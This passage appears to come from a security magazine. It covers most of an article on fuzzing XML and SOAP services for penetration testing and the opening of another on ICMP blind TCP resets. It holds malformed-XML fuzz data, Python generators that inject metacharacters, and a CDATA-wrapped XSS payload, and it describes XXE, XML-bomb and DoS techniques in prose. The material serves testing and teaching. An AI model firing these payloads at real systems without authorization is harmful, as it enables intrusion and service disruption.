                      soap/encoding/" xmlns:SOAP-ENV="http://
                      schemas.xmlsoap.org/soap/envelope/" xmlns:xsd="http:
                      //www.w3.org/1999/XMLSchema" xmlns:xsi="http://
                      www.w3.org/1999/XMLSchema-instance">
...
```

XPath Injection

XPath is a powerful technology but a-la SQL it uses delimiters to separate code and data. As such it is also susceptible to fuzzing attacks. It may be difficult to use an attack like this blindly but some solid analysis of your target can certainly pave a path for you. You could conceivably extract some structure from the traget XML and construct a custom dictionary with fuzzing techniques, then use that against your target. For example in the SOAP example used in this article you know that there is a very strong possibility there are UNAME and PIN named parameters (used by the target method). You could then try to create data similar to that shown in bold in Listing 4.

XXE

The Xml eXternal Entity (XXE) is an attack that forces a target to parse malicious XML to open arbitrary files and/or TCP connections. While this may not seem to fit into the traditional fuzzing model there are really no rules in this space. Injecting XXE attack data as part of your fuzzing process is good practice to test the limits of your target. Listing 5 shows you an example of this type of data injection into some XML that targets a Windows server.

If a fuzzed injection of this sort was to be successful you could conceivably be looking at some exposed system level data.

Buffer Overflows

Buffer overflows are a common target for fuzzing XML. There are many different ways to fuzz XML to try and force this condition. Malformed XML is the common technique so as to have a negative impact on the parser. This malformed data can also be coupled with large amounts

Listing 14. *A snippet of XML – using binary data*

```
...
<SOAP-ENV:Body>
   < authUser SOAP-ENC:root="1">
      <uname xsi:type="xsd:string">  Hhn1neoqRmcHSpP55mEPWaTalPCNdKEinRBGNP
           vOpzW/N1oojFYxjAl9NzCL55xvXfmjCcA  6w9o2aR/zeElCBccGo+4ngYl68mk
           dday1BBzjccHKcywDknKoJYbwt+adx4vy8GUJe1ntjQ  QPSmHTRTxWTlgXdRNE2
           CqBReR9yA2GMLrU723y9FeSJmKEJtfCmxH6icRp8hSeHp5fR/o87 [large
           amount of similar Base64 encoded data]  +ci6wze69+TGWgVroaQdUPrDI
           JW71sxz0tWY7aw/+io+bCTWANekg4Kr/Anlf3OdVvvRkeSx  Yye2a9pNcq8t3I3w
           bcuv2VmgPnDm2PjHhJCht4VGgnqxhMESMImkTXC8TDPiVVy9I3KjFPFB
           ZS8zXQ1/8yuFeq+5sr3JidHfwgsnvQP5AeU= </uname>
      <pin xsi:type="xsd:integer">987654</pin>
  </authUser>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Listing 15. *A snippet of XML – this is what got passed into untidy for Figure 2*

```
<xml attr1="first">
    <int>256</int>
</xml>
```

Listing 16. *A snippet of XML – this is what got passed into untidy for Figure 3*

```
<uname xsi:type="xsd:string">HERE.EXAMPLE</uname>
```

Listing 17. *A snippet of Python to generate random data*

```
rnd = ''
random.seed()

for i in xrange(20):
    rnd = rnd + random.choice(string.letters)
```

of itself for a strong attack. Listings 6 – 10 are examples of what some of these malformed XML data sets would look like.

DoS

Denial of Service (DoS) conditions can be caused in multiple ways. A DoS attack could certainly be mounted by sending in huge messages to your target. See the Random Data section for an easy way to generate mass amounts of data in Python. But the point is to keep the parser so busy with one, or a series of, your attacks that it can't service other legitimate requests. Listing 11 is just one way of achieving this state with a given target.


An XML bomb can be used as well. This is a tight XML payload that is crafted in such a way that the XML parser makes the data unnecessarily grow. Listing 12 shows a snippet of XML where an XML Bomb was injected as part of some fuzzing process.

On thing to note in reference to malformed data generation is that you must be creative in terms of the placement of your fuzzed data. The listings in this article are just examples and by no way represent a static way of doing this, be creative. Some of the listings have altered the placement for exemplary purposes but you need to generate all combinations you can think of in your fuzzing process, you never know which one will have a great impact on the target.

XXE attacks can be crafted in different ways. This can have impact in the DoS space. For example if you know you are up against a `*nix based` SOAP target you can inject something like that in Listing 13 into an XML payload and see what happens. If successful this will run the `*nix random` program and can cause the desired behavior. Listing 13 is an example of this.

Large Payload

Huge payloads are conceptually extensions of techniques you have already seen in this article. Using automated tools such as the ones you will see in the next section this becomes quite straightforward because code will do the generation for you. For example the listings that include many open and unclosed tags can be repeated thousands of



```
nt></int></int></int></int></int></int></int></int></int></int></int></int></int></int></int></int></int></int></int></int></int></int></int></int></int></int></int></i
nt></int></int></int></int></int></int></int></int></int></xml>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
<xml attr1="first"><int>256</xml>
<xml attr1="first"><int>256>>>/xml>
<xml attr1="first"><int>256>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>/xml>
<xml attr1="first"><int>256>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>/xml>
<xml attr1="first"><int>256</xml><<<>>>
<xml attr1="first"><int>256</xml><<<<<<<<<<<<<<<<<<<<<<<<<<<<<<>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
<xml attr1="first"><int>256</xml><<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
<xml attr1="first"><int>256</xml>AAA
<xml attr1="first"><int>256</xml>AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
<xml attr1="first"><int>256</xml>AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
<xml attr1="first"><int>256</xml></xml></xml>
<xml attr1="first"><int>256</xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></x
ml></xml></xml></xml></xml></xml></xml>
<xml attr1="first"><int>256</xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></x
ml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></x
ml></xml></xml></xml></xml></xml></xml></xml></xml>
<xml attr1="first"><int>256
<xml attr1="first"><int>256<<<</xml>
<xml attr1="first"><int>256<<<<<<<<<<<<<<<<<<<<<<<<<<<<<</xml>
<xml attr1="first"><int>256<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<</xml>
<xml attr1="first"><int>256<////xml>
<xml attr1="first"><int>256<///////////////////////////////xml>
<xml attr1="first"><int>256</////////////////////////////////////////////////////////////xml>
<xml attr1="first"><int>256</AAAxml>
<xml attr1="first"><int>256</AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAxml>
<xml attr1="first"><int>256</AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAxml>
<xml attr1="first"><int>256</xml>>>>
<xml attr1="first"><int>256</xml>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
<xml attr1="first"><int>256</xml>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
<xml attr1="first"><int>256<<<</int></xml>
<xml attr1="first"><int>256<<<</int>>>>/xml>
<xml attr1="first"><int>256<<<</int>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>/xml>
<xml attr1="first"><int>256<<<</int>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>/xml>
<xml attr1="first"><int>256<<<</int></xml><<<>>>
<xml attr1="first"><int>256<<<</int></xml><<<<<<<<<<<<<<<<<<<<<<<<<<<<<<>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
<xml attr1="first"><int>256<<<</int></xml><<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
<xml attr1="first"><int>256<<<</int></xml>AAA
<xml attr1="first"><int>256<<<</int></xml>AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
<xml attr1="first"><int>256<<<</int></xml>AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
<xml attr1="first"><int>256<<<</int></xml></xml></xml>
<xml attr1="first"><int>256<<<</int></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml>
</xml></xml></xml></xml></xml></xml></xml></xml>
<xml attr1="first"><int>256<<<</int></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml></xml>
```


Figure 2. *untidy – a small sampling of the result of running untidy against the XML in Listing 15*

Listing 18. *A snippet of Python to generate random data*

```
def genRandom(range, sleep = True, b64 = False):
    rnd = ''
    if sleep:
        time.sleep(1)
    random.seed()
    h = {'a':'','b':'','c':'','d':'','e':'','f':''}
    # set random values for insertion of some
    # potentially dangerous meta-char's
    for k in h:
        h[k] = random.choice(xrange(range))

    for i in xrange(range):
        rnd = rnd + random.choice(string.letters)
        if i == h['a']:
            rnd = rnd + "%00"
        if i == h['b']:
            rnd = rnd + "\00"
        if i == h['c']:
            rnd = rnd+ "0x00"
        if i == h['d']:
            rnd = rnd + "|"
        if i == h['e']:
            rnd = rnd + "'"
        if i == h['f']:
            rnd = rnd + "/00"


    if b64:
        newrnd = []
        # convert each char to its decimal value and then
        # cast that to a string and push onto array
        for r in rnd:
            newrnd.append(str(ord(r)))
        # convert the array into a string
        s = string.join(newrnd,'')
        # base64 encode the whole thing and return
        return binascii.b2a_base64(s).strip()
    else:
        # just return the rnd string
        return rnd
```



```
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAHERE.EXAMPLE</unam
>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAHERE.EXAMPLE</unam
>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE</uname>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE>>>/uname>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>/uname>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>/ur
me>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE</uname><<<>>>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE</uname><<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
>>>>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE</uname><<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE</uname>AAA
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE</uname>AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE</uname>AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE</uname></uname></uname>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE</uname></uname></uname></uname></uname></uname></uname></uname></uname></uname
</uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></unam
</uname>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE</uname></uname></uname></uname></uname></uname></uname></uname></uname></uname
</uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></unam
</uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></unam
</uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname></uname>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE<<<</uname>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<</uname>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<</u
ame>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE<////uname>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE<////////////////////////////////uname>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE<////////////////////////////////////////////////////////////////u
ame>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE</AAAuname>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE</AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAuname>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE</AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAu
ame>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE</uname>>>>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE</uname>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE....EXAMPLE</uname>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
>>>>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE................................EXAMPLE</uname>
<uname xsi:type="xsd:string">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>HERE................................EXAMPLE>>>/uname>
```

Figure 3. *untidy – a small sampling of the result of running untidy against the XML in Listing 16*

times to cause conditions of large payloads.

One further aspect is that of binary data. In the XML world binary data is typically Base64 encoded. Listing 14 shows you what the use of Base64 encoded data looks like. You can also get creative with this and convert malicious data into binary and have that Base64 encoded prior to the target reading the XML, this is a good way to test the way the target handles that type of input.

Techniques and Tools

For fuzzing XML, irrespective of the target (SOAP server, etc) try to think in very creative terms. Some examples of an approach are listed below.

- Fuzzing individual element content
- Fuzzing individual element tags (names)
- Fuzzing attribute keys and values
- Fuzzing entire sections of bytes in the XML (they can be chosen randomly)

There are 2 distinct approaches you can take. You can be overt and slam the target with outright malformed XML and tons of variations of this type. And then you can be covert and try to fool the target entities into thinking they are dealing with legitimate data. In the latter you want to be very careful so as to replace legitimate data with fuzzed data while adhering to some constraints. Legal XML characters rather than random bytes need to be used for instance. A good parser may very well interpret large amounts of random data as malformed. Ultimately when using the covert route you want to be as careful as possible to make sure the resulting XML is well formed.

An added dimension you will most likely have to contend with in the XML realm is that of structural enforcements. By this I mean the use of DTD's or XML schemas. If your target XML document is kept in check against a tight and restrictive schema you have work to do. You'll need to do some digging and poking until you figure out what the DTD or schema enforcement is not checking and then target that with your fuzzing efforts.

Mix Data Types

In typical form fuzzing demands creatively messing with your target data. For example if your target expects an integer somewhere, send it a string. Send it a string with an integer as part of the string, send it an integer as a string with meta-characters embedded in it. Of course doing this manually become quite cumbersome, especially if you want to do a thorough job of it. So use the tools that are out there, WSFuzzer does this to XML purely for the purposes of attacking SOAP targets while untidy does it for pure XML as data.

If you look at `untidy` in Figures 2 & 3 you will see small sampling of untidy's exhaustive handling of this; it does an excellent job of this in its fuzzing process and generates tons of data. The XML passed in to untidy for this example is seen in Listing 15.

Figure 3 gives this a less abstract feel by showing you the results of running untidy against one XML Element you are now familiar with. Listing 16 represents this one Element from the SOAP XML payload sample used in this article. Only one element was used for the example due to the amount of data that gets generated in the process.

Listing 19. *A snippet of Python to generate random data*

```
elem = '<%s>%s</%s>' % ('method', genRandom(6000), 'method')
elem1 = '<%s>%s</%s>' % (genRandom(600), genRandom(60000), genRandom(600))
```

Listing 20. *A snippet of Python to generate many attributes for some XML Element*

```
res = ''
for i in range(n):
    res = res + ("a" + str(i) + '=\"1\" ')
```

Listing 21. *A snippet of potential attribute data for some XML Element*

```
a0="1" a1="1" a2="1" a3="1" a4="1" a5="1" a6="1" a7="1" a8="1" a9="1"
a10="1"a11="1" a12="1" a13="1" a14="1" a15="1" a16="1" a17="1"
a18="1" a19="1"
```

Listing 22. *A snippet of CDATA based Fuzz data – generated using WSFuzzer against a SOAP target*

```
...
<SOAP-ENV:Body>
<multistringecho SOAP-ENC:root="1">
<v1 xsi:type="xsd:string"><![CDATA[/\/\/\/\/\/\/\/\/\/\/\/\/\/\\/\/\[9100 more
                       of the same]/\/\/\/\/\/\/\/\/\/\/\/\/\]]></v1>
...
<v4 xsi:type="xsd:string"><![CDATA[/\/\/\/\/\/\/\/\/\/\/\/\/\/\\/\/\[9100 more
                       of the same]/\/\/\/\/\/\/\/\/\/\/\/\/\]]></v4>
</multistringecho>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Listing 23. *The use of CDATA for the purposes of an XSS attack*

```
...
<SOAP-ENV:Body>
<multistringecho SOAP-ENC:root="1">
<v1 xsi:type="xsd:string"><![CDATA[<]]>SCRIPT<![CDATA[>]]>
   alert('XSS Attack');
<![CDATA[<]]>/SCRIPT<![CDATA[>]]>
</v1>
...
```

Random Data

Using randomly generated data is going to be one useful technique you may want to start playing with. Large amounts of random data could cause unexpected behavior for a given target. The bottom line is that you want to Fuzz all areas of some XML so that you thoroughly test how a target validates and handles input. In the XML realm random data can effectively and creatively be used in many different areas, such as:

- Element data
- Element name tags
- Element attributes

Listing 17 is a snippet of Python that will generate some random data that can be used for the purpose at hand.

Going deeper into this concept you could also get a bit creative and at random spots inject malicious meta-characters within some of the random data. Listing 18 shows WSFuzzer's genRandom method that basically extends the snippet of code from Listing 17 adding this creative option and making it a function. It also adds in support for binary output of the resulting actions.

Utilizing this function many possibilities come about. Some of these possibilities in terms of creatively generating XML Elements are depicted in Listing 19.

Examples of what ELEM and ELEM1 could respectively look like are as follows:

```
<method>cWIfL'|PsjbCQJtsRWJH [5980
    characters omitted] WbpKSWa/
    00uBM%00bIlZ</method>
<iFx00 [610 characters omitted]%00fY
    >CQMr%00pmGQfZqBSAFgt [5980
    characters omitted]
    fvlYQBAytjFJeTNDTBnQ</iFx00 [610
     characters omitted]%00fY>
```

This type of fuzzing will only be limited by your imagination. In the latter example we created randomly generated tags for Elements. You can even loop through some logic and make the tag sizes dynamically grow and even act in some random fashion, for example non matching open and close names for one XML Element.

Attribute Data

If your target XML uses attributes for some XML Elements then that is also another obvious target. Thinking creatively you may want to add some fuzzed and/or large sets of attribute data to XML Elements that don't seem to have support for attributes. This way you force the target to handle this anomalous situation.

You should already know some of the basic rules as they were covered earlier in this article. Listing 20 provides you a snippet of Python code that is helpful in generating attack data from XML Element attributes.

Output of this with a range of 20 is shown in Listing 21. This is obviously just an example meant to spark your imagination based on the possibilities.

If your pen testing efforts have given you exposure to some valid XML your target is used to then you could get creative off that as well. For example if two or three samples of valid XML show all attributes in a specific order then this becomes an instant area for fuzzing techniques as well as changing the order of the attributes in the XML you are creating.

Use CDATA

XML data can contain sections called CDATA sections. A CDATA section starts with `<![CDATA[ and ends with ]]>`. This section becomes very interesting considering that XML parsers typically perform many validation functions and will not pass on to code anything it considers invalid; a great example is null-byte characters because parsers filter them out. But all content inside the CDATA section is ignored by XML parsers. This is ideal for sneaking malicious fuzzed data past a parser. Metacharacters used in your attack vectors could easily reach the core of your target (some functionality or code) by being injected into these sections. Then the entire fuzzing process can be applied to data within this CDATA section. Listing 22 shows one example of automatically generated CDATA based fuzz data from WSFuzzer.

As you can see using CDATA sections you can start pushing the envelope in terms of utilizing fuzzing techniques. One technique that is of great interest is sneaking in tagged code within a CDATA section, or multiple CDATA sections. Remember that the parser will just pass on to the receiving end anything within any CDATA section. The classic example that comes to mind is that of an XSS attack. Take a look at Listing 23 for an example.

The receiving end of code will get the following string as the data for it to handle:

```
<SCRIPT>alert('XSS Attack');</SCRIPT>
```

You should be able to see some huge fuzzing possibilities there since you can be real crafty in terms of what you can creatively construct. And now you see one way to sneak this type of data into some back-end to process as legitimate data within some XML.

Conclusion

While fuzzing is a technique that applies to many different aspects of information, from files to network protocols, the rules of engagement and degrees of effectiveness vary based on the target. When facing XML, whether in static file form or in use with a protocol like SOAP there are unique aspects that must be factored into a strategy. Some of those have been presented in this article and should serve as a great starting point next time you face an XML target. Beyond what has been shown here be creative in your approach because software implementations that interact with XML run the gamut in terms of implementation details. Hence, an attack pattern that will work for one target may not necessarily be effective for the next target. As such, your skill set coupled with the information from this article as well as your creativity, flexibility, and ability to adapt and overcome will all have to come together to carry out a successful Pen Test against some XML based target. ●

On the ‘Net

- *http://sourceforge.net/projects/untidy/* – untidy,
- *http://net-square.com/wschess/index.html* – wsChess,
- *http://foundstone.com/resources/freetooldownload.htm?file=wsdigger.zip* – WS-Digger,
- *http://www.isecpartners.com/wsbang.html* – WSBang,
- *http://www.owasp.org/index.php/Category:OWASP_WSFuzzer_Project* – WS-Fuzzer,
- *http://www.neurofuzz.com/4a4e979ebc840ddb5d2cb9ccf3688ca728c6d8f7/all_attack.txt* – attack dictionary,
- *http://www.owasp.org/index.php/Category:OWASP_Testing_Project* – Appendix C (Fuzz Vectors).

About the Author

Andres Andreu (CISSP-ISSAP) has been working in the software engineering/architecture arena for many years now building global web based solutions for U.S. Government entities and corporations alike. He is also heavily involved in the Web applications security and pen testing space and is the author of the OWASP WSFuzzer program and of Professional Pen Testing for Web Applications (ISBN-13: 978-0471789666).
Contact the author: *http://xri.net/=andres.andreu*

ICMP-Based Blind Connection Reset Attack Against TCP

Fernando Gont

Difficulty

●●○

Recently, awareness has been raised about a number of blind attacks that can be performed against TCP, whose impact ranges from a simple connection reset to crucial data injection. This article describes an ICMP-based blind connection-reset attack, that allows an attacker to reset an arbitrary TCP connection established between two remote systems.

It is usually desirable to be able to detect the existence of connectivity problems in a computer network, in order to trigger some reactive action meant to minimize the negative effects of the problem detected. The process by which network problems are detected is usually referred to as *fault isolation*.

Once a connectivity problem has been detected in a network, there is still the issue of what to do to minimize, if possible, the negative effects of the problem detected. The actions performed to try to minimize the negative effects of a network error condition is usually referred to as *fault recovery*.

Different network technologies implement different mechanisms for fault recovery and fault isolation which vary in efficiency, effectiveness, and complexity. Networks based on IP technology implement an extremely simple mechanism for fault isolation, by means of ICMP (*Internet Control Message Protocol*).

ICMP

The ICMP protocol is considered a core protocol of the TCP/IP protocol suite, and its implementation is mandatory in all devices that participate in computer networks based on IP technology. ICMP is employed for a variety of functions. However, in this article we will be interested in only one of them: the use of ICMP for fault isolation.

The ICMP specification defines a number of error messages which are meant to signal dif-

What you will learn....

- How an ICMP-based blind connection reset attack works.
- How to perform an ICMP-based blind connection reset attack.
- What the impact of this attack is on BGP and VoIP technologies.
- Which counter-measures can be deployed to defend a network against this attack.

What you should know....

- Principles of operation of the TCP and IP protocols.
- Basic knowledge of computer networks.
- Basic knowledge of cryptographic signatures.
- Basic knowledge of TCP/IP security mechanisms.

